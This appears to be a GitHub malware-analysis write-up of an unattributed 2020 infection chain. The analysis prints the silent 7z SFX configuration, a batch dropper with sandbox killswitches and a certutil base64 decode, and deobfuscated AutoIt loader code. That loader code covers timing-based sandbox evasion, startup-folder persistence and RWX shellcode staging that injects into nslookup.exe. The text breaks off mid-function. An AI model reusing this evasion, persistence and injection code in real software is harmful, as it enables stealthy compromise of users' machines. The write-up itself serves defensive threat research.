

CyberThreatIntel/Analysis.md at master · StrangereallIntel/CyberThreatIntel · GitHub

 [github.com/StrangereallIntel/CyberThreatIntel/blob/master/Additional Analysis/UnknownTA/2020-09-07/Analysis.md](https://github.com/StrangereallIntel/CyberThreatIntel/blob/master/Additional%20Analysis/UnknownTA/2020-09-07/Analysis.md)
StrangereallIntel

StrangereallIntel/ **CyberThreatIntel**

Analysis of malware and Cyber Threat Intel of APT
and cybercriminals groups



 2

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Time to take the bull by the horns


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- [TTPs](#)
- [Hunting](#)
- [Cyber kill chain](#)
- [Indicators Of Compromise \(IOC\)](#)
- [References MITRE ATT&CK Matrix](#)
- [Links](#)
 - [Original Tweet](#)
 - [References](#)

Malware-analysis

The initial vector is a self-execute archive (SFX). This is built from a project of alternate module : 7z sfx Modified Module (7zsfx).


```
SFX module - Copyright (c) 2005-2016 Oleg Scherbakov
1.7.0 develop [x86] build 3900 (April 1, 2016)
7-Zip archiver - Copyright (c) 1999-2015 Igor Pavlov
15.14 (December 31, 2015)
```

This launches a shell instance for extract the objects.





Like 7zip module, this uses an internal configuration for the actions to execute once the process extraction of the objects is done. This uses the hide methods for run as background and doesn't overwrite the files if already exists.



```

; !@Install@!UTF-8!
// control flag chains
MiscFlags="1+2+16+64+128"
// 2 - hides the extraction dialog completely (silent mode)
GUIMode="2"
// 1 - do not overwrite the existing files
OverwriteMode="1"
// hidcon: -> hide window to user
RunProgram="hidcon:cmd /c echo SLsZudZK"
RunProgram="hidcon:cmd /c cmd < svqHm.com"
; !@InstallEnd@!Rar!

```

On the flags of Miscflags, we can see on the Russian archive of the project that can be chains for do a stack process of the actions for automation for the errors and check actions.

A set of flags that allow checking and displaying warning dialog boxes ('WarningTitle'), where "x" is a number equal to the sum of the numeric flag values, or the expression "1 + 2". The order of the numeric values in the expression can be any order. Numerical values define the following:

- 1 - do not check the free disk space required for the unpacking process
- 2 - do not check the amount of physical memory required for the decompression process
- 4 - request administrator rights for all operations of the current SFX, if the user running SFX does not have such rights
- 8 - password request ('PasswordTitle' dialog) after the 'BeginPrompt' and 'ExtractPath' or 'BeginPrompt' + 'ExtractPath' dialogs, without this flag the 'PasswordTitle' dialog will appear before the 'BeginPrompt' and 'ExtractPath' or 'BeginPrompt' dialogs + 'ExtractPath'
- 16 - do not display an error message "canceled by the user", duplicating the system one, which may appear if the user has UAC enabled, and he refuses to ask the system "Allow the next program to make changes on this computer?"

This parameter can be overridden from the command line with the '-mfX' switch.

The title of the warning window (default: "7z SFX: warning").

If the parameter is absent, then instead of 'WarningTitle' the name of the SFX archive (without extension) with the addition of ": warning" will be displayed in the warning window. If the name of the SFX archive "could not be determined", then the default value will be displayed.

The warning text identifies the module:

Insufficient physical memory.
Unpacking may take a long time.


or


There is not enough disk space to unpack.

Warning windows can be hidden by flags in the 'MiscFlags' parameter.

Suppress window output, if specified, can be done from the command line with the '-mfX' switch.

This launches the main script for initiating the rest of the chain of actions.





The first part of the script use a lot of kill switchs already detected in July 2020 on similliar autoit script. aa_TouchMeNot is a reference of a file used on MSE sandbox for analysis threat in the sandbox, that presented in the first time on the blackhat 2018 and firstly used by BitPaymer ransomware.

```
Set YAFtyhpbN=Q
REM Check sandbox MSE
if exist C:\aaa_TouchMeNot_.txt exit
REM Killswitch Computername
if %computername% == DESKTOP-%YAFtyhpbN%U05%YAFtyhpbN%U33 exit
REM DESKTOP-Q05QU33
ping -n 1 UKL.UVLJR
if %errorlevel% == 0 exit
if %computername% == NfZtFbPfH exit
if %computername% == ELICZ exit
if %computername% == MAIN exit
```

**The final part of the script fix the header of the autoit builder
(23e87924005aeef08ab3c9402aa749c0373ed9fa6c1706c13ca1df5ec33f8928),
write on the disk, decode from base 64 the autoit payload to execute
and launch with the autoit builder.**

```
REM Fix header on the autoit builder
<nul set /p ="MZ" > SearchIndexer.com
REM Echo and write the PE
type pZFFZxnbPw.com >> SearchIndexer.com
REM Remove the last script
del pZFFZxnbPw.com
REM Decode from base 64 the autoit payload to execute
certutil -decode sUs.com h
REM Execute it
SearchIndexer.com h
ping 127.0.0.1 -n 30
```

**As obfuscation, the script uses a lot of while - switches loops for
redirect the good section of code to push on each function. The first
good thing to have in mind is to verify the functions that used in
checking the numbers of calls of references in theirs functions. Like
forensic and malware analysis is a matter of instinct, this a good
idea, only four of twelve functions is used, the rest is junk code of
makes high entropy and more harder the analysis. So only a third of
more 16000 lines of the script is to deobfuscate, that a better start.**

```

If
(Ping(NuEIwMq("74I89I100I112I77I120I109I110I74I97I97I100I119I46I74I89
1000) <> 0) Then Exit

$qGRwbSPeJ = @AppDataDir &
NuEIwMq("94I101I113I119I117I110I94I101I113I119I117I110I48I101I113I111

$Ar1TLV = @AppDataDir &
NuEIwMq("99I106I118I124I122I115I99I72I93I117I112I127I94I78", 7)
$RvZgoJpth = @AppDataDir &
NuEIwMq("98I105I117I123I121I114I98I123I88I116I124I77I124I123I72I124I8

$aCYDDEjBZszBdg = @AppDataDir &
NuEIwMq("101I108I120I126I124I117I101I90I79I111I82I77I127I82I89I125I93

If Not FileExists($qGRwbSPeJ) Then
    If DirGetSize(@AppDataDir &
NuEIwMq("96I103I115I121I119I112", 4)) < 0 Then

Global $JAYmBXZG = 118
Global $hnwsOohw = 96
While (6350-6349)
Switch $JAYmBXZG
Case 115
$dlffyVxJSrHGTz = SplashOff()
$102 = 138
While $RxnOkVaHwvSKlBaAl0llMJswgWDFYJifUGyFKAYzXDzShlpomD > $102
$dlffyVxJSrHGTz &= ClipGet()
WEnd
$RhpdnNrMcyxjdGLYXChqJwlUuEKxGMMN = 5535
$JAYmBXZG = $JAYmBXZG + 1
Case 116
$REJvBWHgZYXtFnk = IsAdmin()
$88 = 86
While $JuQegpUrJuJzHmfPQmuXDEoyDGiGNfwhBktUwS1HKGMxjgHmIigy > $88
$REJvBWHgZYXtFnk &= Exp(279)
WEnd
$ccc0YfnhXSNSgZHxFqVVhhZVdaCFvfsfQ = IsDllStruct(136518)
$JAYmBXZG = $JAYmBXZG + 1
Case 117

```

Once the switch conditions removed for getting the code, a second obfuscation is used in passing the strings to deobfuscate on NuEIwMq function. The algorithm is based on offset and the each integer value is converted their corresponding ASCII value.

```

Func NuEIwMq($a, $b)
    $str = ''
    $tab = StringSplit($a, "I", 2)
    For $i = 0 To UBound($tab) - 1
        $str &= ChrW($tab[$i] - $b)
    Next
    Return $str
EndFunc

```

This is split the string on array and use offset for getting the final string in reading all the array. The following code on autoit can be easily converted in Powershell for decode the strings.

```
function Decode
{
    param (
        [string]$a,
        [int]$b
    )
    $str = ''
    $tab= $a.Split("I")
    for ($i = 0; $i -lt $tab.Count; $i++) { $str += [char][int]($tab[$i] - $b) }
    return $str
}

> Decode
"94I101I113I119I117I110I94I101I113I119I117I110I48I101I113I111" 2
\couasl\couasl.com
```

As first action the script check if this on the sandbox on using well-known method based on the difference between real time and time pass on the sandbox by GetTickCount method.

```
Opt("TrayIconHide", 1)
Func Antisandbox_by_diff_time($val)
    $time1 = DllCall ("kernel32.dll", "long", "GetTickCount")
    $uFQgPxoxA = DllCall("kernel32.dll", "DWORD", "Sleep",
"dword", $val)
    $time2 = DllCall ("kernel32.dll", "long", "GetTickCount")
    $dif_time = $time2[0] - $time1[0]
    If Not (($dif_time+500)>=$val and ($dif_time-500)<=$val) Then
        Exit
    EndIf
EndFunc
```

A second wave of anti-analysis measures is performed in reusing the MSE sandbox flag killswitch domain and various names of computernames.

```
If (FileExists("C:\aaa_TouchMeNot.txt" Or @ComputerName = "NfZtFbPfH"
Or @ComputerName = "tz" Or @ComputerName = "ELICZ" Or @ComputerName =
"MAIN" Or @ComputerName = "DESKTOP-Q05QU33") Then Exit
```

By hunting, we can note that the autoit payload have sill the same computernames and check the MSE flag but use differents delimiter for the obfuscated method. The structures are the same and are based on useless functions for the previous reasons.

Date	Delimiter	Computernames	Check MSE flag ?
2020-09-03		NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-09-02	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-08-31	.	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-08-01	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-31	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-27	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-27	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-22	±	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-17	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-16	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-15	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-15	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-14	.	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-13	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-09	*	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes

The next following block of code allocates the semaphore, creates the shortcuts, prepares the files and paths and run the final payload in memory in pushing the anti-sandbox measures for protect the to launch it on analysis environment.

```

$Jvar = DllCall(DllOpen("kernel32.dll"), "handle",
"CreateSemaphoreA", "ptr", Null, "long", 1, "long", 1, "str",
"JYdpMxmNJaadw")
$CodeError = DllCall("kernel32.dll", "long", "GetLastError")[0]
If $CodeError == 183 Then
$Pfile = FileOpen(@ScriptDir & '\& 'QFFIDvIPtTOu.com',16)
$RData = FileRead($Pfile)
If (Ping("JYdpMxmNJaadw.JYdpMxmNJaadw", 1000) <> 0) Then Exit
$PathDomain = @AppDataDir & "\cousl\cousl.com"
$PathAutoitScript = @AppDataDir & "\cousl\AVnixWG"
$PathVBSFile = @AppDataDir & "\cousl\uRnvGvuBvJe.vbs"
$PathBinaryData = @AppDataDir & "\cousl\QFFIDvIPtTOu.com"
If Not FileExists($PathDomain) Then
    If DirGetSize(@AppDataDir & "\cousl") < 0 Then
        DirCreate(@AppDataDir & "\cousl")
    EndIf
    FileWrite(FileOpen($PathAutoitScript,2),
    FileRead(@ScriptFullPath))
    FileDelete(@ScriptFullPath)
    FileWrite(FileOpen($PathDomain,2),
    FileRead(FileOpen(@AutoItExe,16)))
    FileWrite(FileOpen($PathBinaryData,2),
    FileRead(FileOpen("SHhKFxKRvVQw0eqo"),16)))
    FileDelete("SHhKFxKRvVQw0eqo")
    FileWrite(FileOpen($PathVBSFile,2), "pUCkyGzHUI = GetObject("
& ChrW(34) & "winmgmts:\\" & ChrW(34) & ".Create(" & ChrW(34) & $PathDomain & " " & $PathAutoitScript &
ChrW(34) & " , " & ChrW(34) & @AppDataDir & "\cousl" & ChrW(34) & ", Null, WuUbkJJqxFQ )")
    FileSetAttrib(@AppDataDir & "\cousl", "+SH", 1)
    If Not FileExists(@StartupDir & "\cousl.url") Then
        FileWrite(FileOpen(@StartupDir & "\cousl.url",34), "
[InternetShortcut]" & @CRLF & "URL=" & ChrW(34) & $PathVBSFile &
ChrW(34))
    Else
        FileDelete(@StartupDir & "\cousl.url")
        FileWrite(FileOpen(@StartupDir & "\cousl.url",34), "
[InternetShortcut]" & @CRLF & "URL=" & ChrW(34) & $PathVBSFile &
ChrW(34))
    EndIf
EndIf
$time2Num = 0
Antisandbox_by_diff_time(8391)
For $j = 0 To 29984739
    $time2Num = $time2Num + 1
Next
If Not ($time2Num == 29984740) Then Exit
$Path_PE = @SystemDir & "\" & "nslookup.exe"
Global $Jvar = AllocatePayload(Init_Struct(Binary($RData),
Binary("7914561")), $ArgCmdline, $Path_PE)
WinWaitClose(1)
Else
Run(@AutoItExe & " " & $CmdLineRaw)
Antisandbox_by_diff_time(500)

```

The two next functions are for initiate the process and the structure which content the payload. In function of the OS arch, this push the following header of structure of the process to initiate.

```


Func Init_Struct($arg1, $arg2)
    If @AutoItX64 Then
        Local $OP_DLL_Struct = "0x89C055 [...] EC54963F241"
        $OP_DLL_Struct &= "83C201EBC448 [...] 5EC3"
    Else
        Local $OP_DLL_Struct = "0x89C05531C057565383E [...]
583C4085B5E5F5DC2100089"
        $OP_DLL_Struct &= "DB5557565383EC088B54 [...] 21000"
    EndIf
        Local $Ref_Struct_1 = (StringInStr($OP_DLL_Struct,
"89C0") - 3) / 2
        Local $Ref_Struct_2 = (StringInStr($OP_DLL_Struct,
"89DB") - 3) / 2
        $OP_DLL_Struct = Binary($OP_DLL_Struct)
        $struct1 = DllStructCreate("byte[" &
BinaryLen($OP_DLL_Struct) & "]", DllCall("kernel32.dll", "ptr",
"VirtualAlloc", "ptr", 0, "ulong_ptr", BinaryLen($OP_DLL_Struct),
"dword", 0x00001000, "dword", 0x00000040)[0])
        DllStructSetData($struct1, 1, $OP_DLL_Struct)
        Local $lim = BinaryLen($arg2)
        Local $Bytes_Struct = DllStructCreate("byte[" & $lim
& "]")
        DllStructSetData($Bytes_Struct, 1, $arg2)
        Local $ctvBJcdIjHzL = DllStructCreate("byte[272]")
        @AutoItX64 ? DllCallAddress("none",
DllStructGetPtr($struct1) + $Ref_Struct_1, "ptr",
DllStructGetPtr($ctvBJcdIjHzL), "ptr",
DllStructGetPtr($Bytes_Struct), "uint", $lim, "int", 0) :
DllCall("user32.dll", "uint", "CallWindowProc", "ptr",
DllStructGetPtr($struct1) + $Ref_Struct_1, "ptr",
DllStructGetPtr($ctvBJcdIjHzL), "ptr",
DllStructGetPtr($Bytes_Struct), "uint", $lim, "int", 0)
        Local $lim2 = BinaryLen($arg1)
        Local $Bytes_Struct2 = DllStructCreate("byte[" &
$lim2 & "]")
        DllStructSetData($Bytes_Struct2, 1, $arg1)
        @AutoItX64 ? DllCallAddress("int",
DllStructGetPtr($struct1) + $Ref_Struct_2, "ptr",
DllStructGetPtr($ctvBJcdIjHzL), "ptr",
DllStructGetPtr($Bytes_Struct2), "uint", $lim2, "int", 0) :
DllCall("user32.dll", "uint", "CallWindowProc", "ptr",
DllStructGetPtr($struct1) + $Ref_Struct_2, "ptr",
DllStructGetPtr($ctvBJcdIjHzL), "ptr",
DllStructGetPtr($Bytes_Struct2), "uint", $lim2, "int", 0)
        Return Init_process($Bytes_Struct2, 1)
EndFunc

Func Init_process($Ref_Struct, $Ref_Element, $control = 0 )
    If NOT $control = 0 Then
        return DllStructGetData($Ref_Struct, $Ref_Element, $control)
    else
